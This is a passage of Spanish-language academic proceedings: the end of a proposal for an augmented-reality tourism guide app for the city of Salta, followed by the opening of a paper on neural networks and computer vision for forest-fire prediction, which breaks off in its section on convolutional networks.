


Figura 1. Llegada de Turistas internacionales en el año 2019 y primer trimestre de 2020. Fuente: OMT

funcionamiento, permitiéndoles suspender sus actividad y cerrar hasta fin de año [7]. En Salta el 12 de Junio, tras la aprobación de ocho protocolos destinados a alojamiento, guías de turismo, centros de atención a visitantes y agencias de viajes, entre otros, se habilitó el turismo interno entre municipios a excepción de Orán y Aguaray. Pero, pese a esto, la actividad continúa siendo muy baja y se habla de una crisis en el sector.

3. Perfil general del turista en Salta

En el 2018, el Ministerio de Cultura, Turismo y Deporte realizó encuestas en la vía pública en múltiples departamentos de la provincia, determinando que aproximadamente el 80% de los turistas que visitaron Salta fueron nacionales [8], aunque esto varía dependiendo de la temporada, como se observa en la Tabla 1. Los salteños representaron el 20% de este porcentaje y se destacaron los turistas de la ciudad de Salta, Tartagal, Orán y General Güemes. Entre los nacionales se destacaron los de la Provincia y Ciudad de Buenos Aires, Tucumán, Santa Fe, Córdoba y Jujuy.

	Verano	Semana Santa	Invierno
Nacionales	82%	88%	92%
Extranjeros	18%	12%	8%

Tabla 1. Origen de Turistas por temporada. Año: 2018. Fuente: Ministerio de Cultura, Turismo y Deportes

La misma encuesta indicó que los turistas prefirieron las ferias artesanales, visitas a iglesias, museos y peñas folklóricas; que valoraron la seguridad, conservación del patrimonio arquitectónico, oferta gastronómica y calidad de los servicios. Donde destacaron los paisajes salteños, la hospitalidad, cordialidad y la tranquilidad.

Por otro lado, a nivel nacional, el acceso a la tecnología no constituye un problema. Como parte de su Encuesta Permanente de Hogares [9], el INDEC estimó que 8 de cada 10 habitantes utilizan dispositivos móviles, el 60% de los hogares urbanos tiene acceso a una computadora y el 82% a internet.

Directrices de la OMT para reiniciar el turismo

El organismo especializado de las Naciones Unidas para el turismo presentó una serie de directrices orientadas a una recuperación fuerte y sostenible [10].

Las recomendaciones parten de la experiencia intersectorial del Comité de Crisis para el Turismo y buscan lograr que los viajes sean seguros y fluidos, teniendo como principal prioridad el restablecer la confianza de los Turistas.

Estas directrices son:

1. Gestión de fronteras segura y fluida: introduciendo y adaptando los trámites fronterizos, revisando restricciones y protocolos de viaje, entre otras.
2. Medidas transversales en el sector privado: implementando protocolos de salud, seguridad e higiene y fomentando estos al personal, creando comités internos de coordinación, etc.
3. Viajes aéreos seguros: implementando procedimientos proporcionados para comprobar la salud, estableciendo protocolos de limpieza.
4. Hospitalidad: modificando procesos en los puntos que incluyan contacto, proporcionando kits de higiene e introduciendo sistemas tecnológicos como mensajería de huéspedes.
5. Operadores turísticos y agencias de viaje: Facilitando canjes por paquetes o

productos locales, rediseñar circuitos e integrando nuevas tecnologías.

6. Reuniones y eventos: promoviendo eventos digitales y, en caso de no ser posible, estableciendo protocolos de limpieza y seguridad adecuados.
7. Lugares de interés turístico y parques temáticos: comunicando los protocolos a los visitantes, colocando señas de distanciamiento e implementando nuevas tecnologías como realidad aumentada o virtual.

Trabajos Relacionados

Desde sus inicios, la realidad aumentada ha tenido un crecimiento exponencial, encontrando múltiples aplicaciones en diversos campos tales como la educación, el ocio y los negocios.

Así es como, el área de turismo no fue la excepción, y encontramos una serie de trabajos relacionados al presentado en este documento.

A nivel **internacional**, podemos destacar a Archeoguide [9] que aplica la realidad aumentada al patrimonio cultural en un ámbito arqueológico.



Figura 2. Imagen aumentada del Templo de Hera a través de las gafas de realidad aumentada.

El proyecto se gestó como una iniciativa de la Unión Europea, en el que participaron varias instituciones y empresas privadas financiadoras en conjunto con el Ministerio de Cultura Griego.

Así se trabajó en la posibilidad de ver sobre las ruinas de los edificios su reconstrucción virtual en 3D junto a información adicional como textos y audios, un ejemplo se muestra en la Fig. 2.

Otro trabajo realizado es el de Lifeplus que fue desarrollada en la Universidad de Ginebra en Suiza, a través del grupo MIRALab. El escenario utilizado para esta aplicación fue el yacimiento Arqueológico de Pompeya, en Italia. Esta experiencia consistió en insertar en los escenarios de los restos reales de Pompeya, animaciones virtuales de la flora y fauna y recreaciones de escenarios de la vida romana mediante gráficos y actores virtuales en 3D (ver Figura 3).



Figura 3. Recreación de una taberna en Pompeya, LIFEPLUS.

Para identificar y documentar las representaciones se contó con expertos en historia y arte romanos junto a los conservadores del yacimiento. De esta forma, mediante el uso de gafas de realidad aumentada, los usuarios podían observar las animaciones y personajes.

Por otro, a nivel nacional también se han desarrollado e implementado proyectos que integran la realidad aumentada al área de Turismo [10]. La primera de estas aplicaciones fue *Jujuy Interactiva RA* [11]; presentada en Tecnópolis en el año 2017.

Con el fin de promover el turismo, la aplicación combina imágenes en 360 grados de los lugares más visitados por turistas en la provincia, que se pueden ver desde el celular o con un visor de realidad virtual. La misma incluye a su vez, una serie de animaciones, audios e información en distintos puntos de monumentos y museos, como podemos ver en la Figura 4.

Mendoza también lanzó en 2019 la aplicación *Ganas de Mendoza* que, permite visualizar datos, imágenes y animaciones de

más de 60 puntos turísticos al apuntar con la cámara del dispositivo móvil a un mapa impreso en un folleto.



Figura 4. Animación de Jujuy Interactiva, diablo del carnaval.

Por su parte, Misiones implementó una aplicación que permite realizar recorridos guiados por el Cementerio de la Piedad, utilizando la realidad aumentada para poder visualizar animaciones e información de los personajes o figuras históricas que allí se encuentran.

Otro ejemplo es *Travel Buenos Aires* [12] que permite acceder a un mapa interactivo de la ciudad, implementando realidad aumentada en distintos puntos de edificios históricos y comercios como restaurantes, shoppings, bancos, teatros y cines. Esta a su vez, incluye *Aventuras en Buenos Aires*, un juego desarrollado que lleva a los más pequeños a realizar actividades como cazar mariposas o atrapar meteoros por la ciudad.

Finalmente, en Salta, se desarrolló en el año 2012 una guía de viajes con realidad aumentada con información de la oferta local y de los diferentes atractivos turísticos, mapas y fotografías de la provincia. La aplicación fue creada por la empresa etips, que se desempeña en el área turística brindando soluciones a los turistas. Sin embargo, esta estaba destinada únicamente a dispositivos Apple [15].

Desde luego, existen trabajos realizados que presentan propuestas similares o relacionadas a la que se plantea en este proyecto. Sin embargo, la principal

diferencia con estos está directamente ligada al ámbito de implementación y a su plataforma.

En Salta aplicaciones como estas no se encuentran disponibles actualmente, por lo que puede significar no solo una ventaja turística para la Provincia, sino también una oportunidad de integrar una herramienta innovadora que permita compartir nuestra tradición, historia y cultura de una manera única. En un contexto en el cual, esta actividad ha sufrido una fuerte caída.

8. Descripción de la propuesta

Este trabajo propone emplear la realidad aumentada para crear una guía virtual de viajes que permita a los visitantes de la ciudad recorrerla e interactuar con ella a través de sus dispositivos móviles. De esta forma no solo serán capaces de visualizar información de comercios y su ubicación, sino también de conocer acerca de nuestra cultura, tradición e historia a través de información, animaciones y multimedia que podrán visualizar en los puntos turísticos más importantes.

Se trata de que estas personas no solo visiten una localización, si no que la vivan, creando recuerdos únicos.

La propuesta, así mismo, se adecúa a dos de las directrices de la OMT ya mencionadas, como lo son:

- El incentivo del turismo interno, viajes cortos y visitas a destinos próximos: al brindar nuevas experiencias trabajando sobre lo que la ciudad ya ofrece, resultando atractiva incluso a lugareños.
- Integración de nuevas tecnologías, como lo es la realidad aumentada, en lugares de interés. Presentándose como una opción de guía que evite los grandes grupos de turistas y facilite la visita de estos sin sacrificar la experiencia.

Objetivos

El objetivo de este proyecto es el desarrollo de un aplicativo móvil que integre la realidad aumentada al área de turismo, brindando

información útil al usuario de una manera interactiva acerca de comercios, ubicaciones y puntos turísticos más importantes de la Ciudad de Salta.

Para ello, se hará uso de un dispositivo móvil con cámara, a través del cual se visualizarán los elementos antes mencionados.

Objetivos específicos

Para alcanzar dicho objetivo se plantea:

- Analizar el contexto turístico en la Provincia de Salta, identificando características y elementos de interés para el proyecto así como la posibilidad de implementación del mismo.
- Desarrollar un aplicativo móvil capaz de emplear realidad aumentada en distintas ubicaciones y puntos turísticos de Salta Capital.

Alcance

El proyecto consiste en un aplicativo móvil que emplee realidad aumentada en ciertas áreas de la ciudad, monumentos o edificios históricos de Salta; para cada uno de los cuales se permitirá la visualización de imágenes, información y/o animaciones.

Se plantea primeramente, el desarrollo de funcionalidades orientadas a monumentos y puntos turísticos, para luego avanzar sobre el aspecto comercial.



Figura 5. Ejemplo de vista de mapa y vista aumentada de comercios en la aplicación

Aplicación de la metodología

Un modelo para el desarrollo de software es una perspectiva de las actividades que ocurren durante el diseño y el desarrollo del software, que guía el orden de las etapas implicadas en el sistema, el contenido y las etapas del mismo.

En este caso, el aplicativo será desarrollado acorde al Ciclo de vida incremental, basado en la idea de diseñar una implementación inicial, exponer esta al comentario del usuario y luego desarrollarla en sus diversas versiones hasta producir un sistema adecuado.




Figura 6. Forma de trabajo del ciclo de vida incremental

Plataforma de desarrollo

Así mismo, el aplicativo móvil será desarrollado en el entorno de Android Studio [16], utilizando el emulador de la plataforma para realizar las pruebas y posteriormente, recurriendo a un dispositivo físico, es decir, un teléfono celular con dicho sistema operativo.

La aplicación que se obtendrá será es una aplicación nativa, desarrollada con el software que ofrece el propio sistema operativo Android. Con este tipo de aplicaciones se obtienen ventajas como el uso de las notificaciones del sistema, una mejor experiencia de usuario y una adecuada integración al teléfono, tanto en hardware como en software. Facilitando el uso de todas las características de hardware del dispositivo, como la cámara y los sensores (GPS, acelerómetro, giróscopo, entre otros). Por otro lado, para llevar a cabo el diseño de personajes y animaciones se hará uso de programas como Blender y Photoshop, que nos permitirán para crear los modelos con

sus respectivas texturas y materiales. Los mismos serán importados posteriormente a Unity, donde se programarán los diferentes eventos asociados a la realidad aumentada en sí misma, siendo luego integradas al proyecto principal como una librería consumida por Android.

Características funcionales del aplicativo móvil

En el ámbito comercial el aplicativo permitirá al usuario visualizar, en modo mapa o aumentada (Figura 5), información como rubro, descripción, ubicación u horario de atención de locales como restaurantes, hoteles o museos a medida que el usuario recorra la ciudad.

En el ámbito de cultura, se proveerán rutas turísticas con temas como historia, tradición, mitos y leyendas que el visitante podrá recorrer.



Figura 7. Pantalla de recorrido turístico en la aplicación móvil

Dichas rutas turísticas se conformarán de puntos turísticos, cada uno de los cuales poseerán puntos de interacción con imágenes, animaciones, información y actividades que se pueden realizar (Ver Figura 8).

Entre los puntos de interacción planteados en el aplicativo encontramos:

- Viaje en el tiempo: generando un contraste en la cámara entre una imagen

antigua del punto de interacción y la imagen actual.

- Trivias: respondiendo preguntas que introduzcan información o presenten datos curiosos de dicho punto.
- Animaciones: ya sean de personajes y/o hechos históricos, actividades o elementos relevantes
- Multimedia: incluyendo la reproducción de videos cortos, audios o imágenes.



Figura 8. Vista de realidad aumentada en un punto turístico.

Las rutas turísticas podrán descargarse con anterioridad y almacenarse en el dispositivo, de manera que durante el recorrido no se necesite conexión a internet para descargar los datos del aplicativo.

Conclusión y Trabajos Futuros.

Actualmente el proyecto se encuentra en fase de diseño, habiéndose realizado anteriormente la fase de análisis correspondiente. Particularmente, nos encontramos trabajando en el desarrollo de pantallas del aplicativo, así como en el diseño de los puntos interactivos para cada uno de los destinos turísticos.

Por otro lado, a futuro, se plantea el desarrollo de funcionalidades que

maximicen la interacción y enriquezcan la experiencia del usuario en la aplicación.

En el área comercial se proyecta:

- Permitir puntuar y comentar los comercios que se muestran en el aplicativo. Visualizando a su vez puntuaciones y comentarios de otros usuarios.
- Incluir parámetros de preferencia que permitan realizar recomendaciones personalizadas de locales a los usuarios.

En el área cultural se propone:

- Tomar fotos o grabar videos junto a las animaciones presentadas en el aplicativo, pudiendo guardarlas en el dispositivo móvil.
- Ruta personalizada, que posibilite al usuario seleccionar los puntos turísticos que desee visitar y conformando una ruta que puede seguir para hacerlo.
- Integrar rutas de turismo independiente, seguidas generalmente por mochileros, facilitando la visita a este tipo de turistas.



Figura 9. Ejemplo de animación en punto turístico.

Finalmente, es importante resaltar que la estrecha relación entre turismo y tecnología ha generado un importante abanico de posibilidades para empresas y destinos, permitiendo de enriquecer la experiencia de los turistas.

En muchas ciudades del mundo, e incluso en Argentina, elementos como la realidad aumentada y geolocalización son aprovechados para brindar información interactiva a través de la ciudad.

En Salta, donde el turismo es una de las actividades principales, es importante aprovechar las oportunidades que la integración de las tecnologías de la información nos ofrecen; que, lamentablemente se ha visto disminuida, es importante aprovechar las oportunidades que las tecnologías de la información nos ofrecen para la reactivación del turismo y su impulso.

No solo facilitando al turista el recorrido a través de la ciudad, si no compartiendo de una manera única la belleza, cultura e historia de nuestra provincia a todo aquel que desee conocerla.

Agradecimientos

Agradecemos a la Universidad Católica de Salta, en especial, al grupo IDEAS por el apoyo y acompañamiento desde el inicio de este proyecto.

Referencias

- [1] Gobierno de La Provincia de Salta, «Sitio oficial de turismo.» [En línea]. Available: <http://turismosalta.gov.ar>. [Último acceso: 03 07 2020].
- [2] R. G. López, «10 Tendencias que modelan el sector turístico en 2018,» *AprendedeTurismo*, 23 02 2018.
- [3] Macroconsulting, «Consultoría de para el estudio del Mercado Turístico Nacional para la Provincia de Salta,» Salta, 2017.
- [4] R. Castejón y E. Méndez, "Introducción a la economía para el turismo", Madrid: Prentice-Hall, 2012.
- [5] The World Tourism Organization, «UNWTO,» 07 05 2020. [En línea]. Available: <https://www.unwto.org/es/news/covid-19-las-cifras-de-turistas-internacionales-podrian-caer-un-60-80-en-2020>. [Último acceso: 27 07 2020].
- [6] Cámara Argentina de Turismo, Fehgra, 23 06 2020. [En línea]. Available: <http://www.camaradeturismo.org.ar/section/noticias/fehgra-el-70-del-sector-hotelero-gastronomico-preve-el-quebre-de-su-empresa>. [Último acceso: 27 07 2020].
- [7] Cámara Argentina de Turismo, 11 05 2020. [En línea]. Available: <http://www.camaradeturismo.org.ar/section/noticias/autorizan-el-cierre-temporal-de-agencias-de-viajes-hasta-fin-de-ano>. [Último acceso: 27 07 2020].
- [8] «Anuario 2018,» Salta, 2018.
- [9] Instituto Nacional de Estadísticas Y Censos, «Acceso y uso de tecnologías de la información y la comunicación. EPH,» *Informes técnicos*, vol. 4, n° 83, p. 16, 05 2020.
- [10] UNWTO, «Organización Mundial de Turismo,» 28 05 2020. [En línea]. Available: <https://www.unwto.org/es/news/omt-presenta-sus-directrices-globales-para-reabrir-el-turismo>. [Último acceso: 06 08 2020].
- [11] D. Ruiz Torrez, «Realidad aumentada y Patrimonio Cultural: nuevas perspectivas para el conocimiento y la difusión del objeto cultural,» e - rph: *Revista electrónica de patrimonio histórico*, n° 8, p. 22, 2011.
- [12] M. Distefano, «Cómo la realidad aumentada está cambiando los viajes,» *La Nación*, 17 11 2019.
- [13] Openix SRL - Games, «Google Play,» 26 09 2017. [En línea]. Available: https://play.google.com/store/apps/details?id=com.openix.jujuyinteractiva&hl=es_AR. [Último acceso: 30 07 2020].
- [14] Gobierno de la Ciudad Autónoma de Buenos Aires, «Google Play,» 24 07 2019. [En línea]. Available: https://play.google.com/store/apps/details?id=ar.gob.buenosaires.baturismo&hl=es_419. [Último acceso: 30 07 2020].
- [15] Secretaría de comunicación, «Sitio Oficial de Turismo - Gobierno de la provincia de Salta,» 01 03 2019. [En línea]. Available: <http://turismo.salta.gov.ar/contenido/3478/est-e-verano-salta-registro-mayores-niveles-de-arribos-turisticos-respecto-al-mismo-periodo-del-ano-pasado>. [Último acceso: 07 03 2020].
- [16] DGGobe, «Google Play,» 27 09 2019. [En línea]. Available: https://play.google.com/store/apps/details?id=gob.travelbuenosaires.aventuras&hl=es_419. [Último acceso: 30 07 2020].

Análisis de métodos de inteligencia artificial para la reducción de incertidumbre

Pamela Agustina Chirino, Germán Bianchini, Paola Guadalupe Caymes Scutari

*Universidad Tecnológica Nacional-Facultad Regional de Mendoza
pamelaachirino@gmail.com;gbianchini@frm.utn.edu.ar;pcaymesscutari@frm.utn.edu.ar*

Abstract

La inteligencia artificial ha generado una revolución importante en el mundo de la computación en los últimos años aplicándose en diversos campos. En este documento se propone estudiar dos formas de inteligencia artificial, como lo son las redes neuronales y la visión computacional, y la posible aplicación del paralelismo en estas mismas para optimizarlas. En este contexto las aplicaremos a un modelo de predicción de incendios, ya existente y llevado a cabo por el Laboratorio de Investigación en Cómputo Paralelo/Distribuido de la UTN-FRM.

Palabras Clave

Inteligencia Artificial, Redes neuronales, Paralelismo, Visión Computacional, Predicción

1. Introducción

La Inteligencia Artificial es la simulación de inteligencia humana por parte de las máquinas. Dicho de otro modo, es la disciplina que trata de crear sistemas capaces de aprender y razonar como un ser humano. Normalmente, un sistema de inteligencia artificial es capaz de analizar datos en grandes cantidades, identificar patrones y tendencias y, por lo tanto, formular predicciones de forma automática, con rapidez y precisión.[1]

Con el fin de reducir la incertidumbre en el modelo de predicción de incendios desarrollado en el Laboratorio de Investigación en Cómputo Paralelo/Distribuido se estudiarán a continuación dos métodos de la misma: Redes neuronales y Visión Computacional. En la Sección 2 y 3 estudiaremos dos técnicas o métodos de la inteligencia artificial, a saber las Redes Neuronales y la Visión Computacional, con la finalidad de analizar las posibilidades que ofrecen para ser incorporadas a una familia de métodos de

predicción de incendios forestales [2] y así mejorar su rendimiento. En la Sección 4 describiremos la propuesta de paralelización de estas dos técnicas y el trabajo desarrollado en ellas.

2.Redes Neuronales

Las redes neuronales artificiales son un modelo computacional inspirado en el comportamiento observado en el cerebro humano. Consiste en un conjunto de unidades, llamadas neuronas artificiales, conectadas entre sí para transmitir o comunicar señales. La información de entrada atraviesa la red neuronal (donde se somete a diversas operaciones) produciendo valores de salida. Para comprender mejor se comparará, como se muestra en la figura 1, una neurona biológica y una artificial. [3]




Figura 1: Comparación entre neurona biológica y artificial.

Una neurona biológica está compuesta por el cuerpo de la célula (soma), como se observa en la parte izquierda de la figura y dos tipos de ramificaciones: el axón y las dendritas. La neurona recibe las señales (impulsos) de otras neuronas a través de sus dendritas y transmite señales generadas por el cuerpo de la célula a través del axón.

Para establecer una similitud directa entre la actividad sináptica y las redes neurales artificiales podemos considerar que las señales que llegan a la sinapsis son las entradas a la neurona; éstas son ponderadas a través de un parámetro denominado peso, asociado a la sinapsis correspondiente. Estas señales de entrada pueden excitar a la neurona (sinapsis con peso positivo) o inhibirla (peso negativo), y dichos pesos influirán en la salida de la neurona [4].

2.1. Elementos básicos que componen una red neuronal

Una red neuronal artificial está constituida por neuronas interconectadas y arregladas en capas, como se muestra en la Figura 2. Los datos ingresan por medio de la “capa de entrada”, pasan a través de la “capa oculta” y salen por la “capa de salida”. Cabe mencionar que la capa oculta puede estar constituida por varias capas de neuronas.




Figura 2: Esquema de una red neuronal.

Además de las capas ya mencionadas, una red neuronal cuenta con las funciones que se detallarán a continuación para poder llevar a cabo su funcionamiento [4].

2.2.1. Función de entrada

La neurona trata a muchos valores de entrada como si fueran uno solo; esto recibe el nombre de entrada global. La forma de lograr la entrada global es a través de la función de entrada, la cual se calcula a partir del vector entrada. La función de entrada puede describirse como sigue:

$$input_i = (in_{i1} \bullet w_{i1}) * (in_{i2} \bullet w_{i2}) * \dots (in_{in} \bullet w_{in})$$

(Ecuación n°1)

donde: * representa al operador apropiado, \bullet es el producto, n al número de entradas a la neurona n_i y w_i al peso.

Los valores de entrada se multiplican por los pesos anteriormente ingresados a la neurona. Estos pesos de los valores de entrada cambian los pesos de las neuronas haciendo que cambie también la influencia de las mismas, es decir, una neurona con mayor peso tendrá mayor relevancia en el problema que una con un peso inferior a esta.

2.2.2. Función de activación

La función de activación tiene como objetivo acotar los valores de salida de una red neuronal para mantenerlos en ciertos rangos, es decir, calcula el estado de actividad de una neurona; transformando la entrada global en un valor (estado) de activación.

2.2.3. Función de salida

El último componente que una neurona necesita es la función de salida. El valor resultante de esta función es la salida de la neurona (out_i); por ende, la función de salida determina qué valor se transfiere a las neuronas vinculadas. Si la función de activación está por debajo de un umbral determinado, ninguna salida se pasa a la neurona subsiguiente.

Lo descrito anteriormente, de los componentes y funciones de una red neuronal, se puede apreciar en la Figura 3.




Figura 3: Esquema de una red neuronal y sus funciones.

2.3. Aprendizaje de las redes neurales

El aprendizaje es el proceso por el cual una red neuronal modifica sus pesos en respuesta a una información de entrada. Los cambios

que se producen durante el mismo se reducen a la destrucción, modificación y creación de conexiones entre las neuronas. Una red neuronal debe aprender a calcular la salida correcta para cada arreglo o vector de entrada en el conjunto de ejemplos. En los modelos de redes neuronales artificiales, la creación de una nueva conexión implica que el peso de la misma pasa a tener un valor distinto de cero.

El método de aprendizaje que nos interesa para este artículo es el aprendizaje supervisado, que se caracteriza porque el proceso de aprendizaje se realiza mediante un entrenamiento controlado por un agente externo, que podría ser el programador (supervisor, maestro) que determina la respuesta que debería generar la red a partir de una entrada determinada. El supervisor controla la salida de la red y en caso de que ésta no coincida con la deseada, se procederá a modificar los pesos.

Para el estudio práctico de lo presentado anteriormente, estudiamos y ponemos en práctica este tipo de aprendizaje con la red neuronal Perceptrón.

2.4. Perceptrón

El perceptrón es la red neuronal más básica que existe de aprendizaje supervisado. El funcionamiento del perceptrón es muy sencillo, simplemente lee los valores de entrada, suma todas las entradas de acuerdo a unos pesos y el resultado lo introduce en una función de activación que genera el resultado final. En la Figura 4 se puede observar un esquema del perceptrón.




Figura 4: Esquema de Perceptrón.

Un aspecto importante a tener en cuenta es que el perceptrón utiliza un tipo particular de

aprendizaje supervisado llamado Retro propagación de error o *backpropagation*.

Es un método de aprendizaje supervisado con descenso del gradiente. En las redes de retropropagación primero se aplica un patrón de entrada, el cual se propaga por las distintas capas que componen la red hasta producir una salida de la misma. Esta salida se compara con la salida deseada y se calcula el error cometido por cada neurona de salida. Estos errores se transmiten hacia atrás, partiendo de la capa de salida hacia todas las neuronas de las capas intermedias. Cada neurona recibe un error que es proporcional a su contribución sobre el error total de la red. Basándose en este error recibido se ajustan los pesos sinápticos de cada neurona [1].

Para enseñarle a la red neuronal es necesario entrenar un conjunto de datos, el cual consta de señales de entradas asignadas a una denominada "salida deseada". En el entrenamiento la salida deseada representa la salida esperada para cierto patrón de entrada, es decir, pasamos a la red un conjunto de entradas con la salida que debería producir ese conjunto.

En cada iteración los pesos de los nodos se modifican usando nuevos datos del conjunto para el entrenamiento.

La salida de la red es comparada con la salida deseada. La diferencia entre la salida de la red y la salida deseada se denomina error de la señal. El algoritmo de retropropagación propaga el error de regreso a todas las neuronas, cuya salida fue la entrada de la última neurona. Luego el error se va propagando a las neuronas de capas anteriores, considerando los pesos de las conexiones.

Se considera que la red ha aprendido cuando el error es 0 o un margen próximo al mismo [5][6].

3. Visión computacional

La visión computacional trata de emular en las computadoras la capacidad que tienen nuestros ojos. Es decir, trata de interpretar las imágenes recibidas por dispositivos y

reconocer los objetos, ambiente y posición en el espacio. Debido a que parte de nuestro trabajo se centrará en el tratamiento de imágenes satelitales, hemos considerado estudiar este tema y su posible paralelización para aplicarlo en el modelo de predicción de incendios anteriormente mencionado. Por lo tanto, en la siguiente sección se describirá de manera general el manejo de las imágenes a través de la visión computacional [7].

3.1. Niveles de visión computacional

La Visión computacional consiste en partir de una imagen (píxeles) y llegar a una descripción (predicados, geometría, etc.) adecuada de acuerdo a nuestro propósito. Como este proceso es muy complejo, se ha dividido en varias etapas o niveles de visión:

- Procesamiento de nivel bajo: se trabaja directamente con los píxeles para extraer propiedades como orillas, gradiente, profundidad, textura, color, etc.
- Procesamiento de nivel intermedio: consiste generalmente en agrupar los elementos obtenidos en el nivel bajo, para obtener líneas, regiones, generalmente con el propósito de segmentación.
- Procesamiento de alto nivel: está generalmente orientada al proceso de interpretación de lo obtenido en los niveles anteriores y se utilizan modelos y/o conocimiento del dominio.

Estos niveles de procesamiento son llevados a cabo por algoritmos. El algoritmo seleccionado para estudiar en este artículo es el de redes convolucionales [7] que se describe a continuación.

Etapas en un proceso de visión artificial

En esta sección se detallarán los pasos fundamentales para llevar a cabo la visión computacional.

El primer paso en el proceso es adquirir la imagen digital. Para ello se necesitan sensores y las capacidades para digitalizar la señal producida por el sensor.

Una vez que la imagen digitalizada ha sido obtenida, el siguiente paso consiste en el procesamiento de dicha imagen. El objetivo del procesamiento es mejorar la imagen de

forma que el objetivo final tenga mayores posibilidades de éxito.

El siguiente paso es la segmentación. Su objetivo es dividir la imagen en las partes que la constituyen o los objetos que la forman. En general la segmentación autónoma es uno de los problemas más difíciles en el procesamiento de la imagen.

La salida del proceso de segmentación es una imagen de datos que, o bien contienen la frontera de la región o los puntos de la misma.

La elección de una representación es solo una parte de la transformación de los datos de entrada. Es necesario especificar un método que extraiga los datos de interés. La parametrización, que recibe también el nombre de selección de rasgos, se dedica a extraer rasgos que producen alguna información cuantitativa de interés o rasgos que son básicos para diferenciar una clase de objetos de otra.

En el último lugar se encuentra el reconocimiento y la interpretación. El reconocimiento es el proceso que asigna una etiqueta a un objeto basada en la información que proporcionan los descriptores (clasificación). La interpretación lleva a asignar significado al conjunto de objetos reconocidos.

En la Figura 5 se muestra un diagrama para resumir y entender de manera sintética lo explicado anteriormente.




Figura 5: Diagrama

A continuación, se describirá como llevar a cabo este proceso con redes neuronales. Siguiendo la analogía presentada anteriormente, el cerebro humano es el encargado del procesamiento de imágenes y así como existen las redes neuronales para simular su proceso de aprendizaje y decisión, existen las redes convolucionales, presentadas a continuación, para simular su procesamiento de imágenes.

3.2. Redes convolucionales

Las redes neuronales convolucionales son muy similares a las redes neuronales ordinarias como el perceptrón multicapa que fue descrito anteriormente; se componen de neuronas que tienen pesos y capacidad de aprender.

Lo que diferencia a las redes neuronales convolucionales es que suponen explícitamente que las entradas son imágenes, lo que nos permite codificar ciertas propiedades en la arquitectura de las redes neuronales tradicionales, permitiendo

ganar en eficiencia y reducir la cantidad de parámetros en la red.

Las redes neuronales convolucionales trabajan modelando de forma consecutiva pequeñas piezas de información, y luego combinando esta información en las capas más profundas de la red.

3.2.1. Estructura de las Redes Neuronales Convolucionales

En general, las redes neuronales convolucionales van a estar construidas con una estructura que contendrá tres tipos distintos de capas que se detallarán a continuación y se pueden observar en la Figura 6.

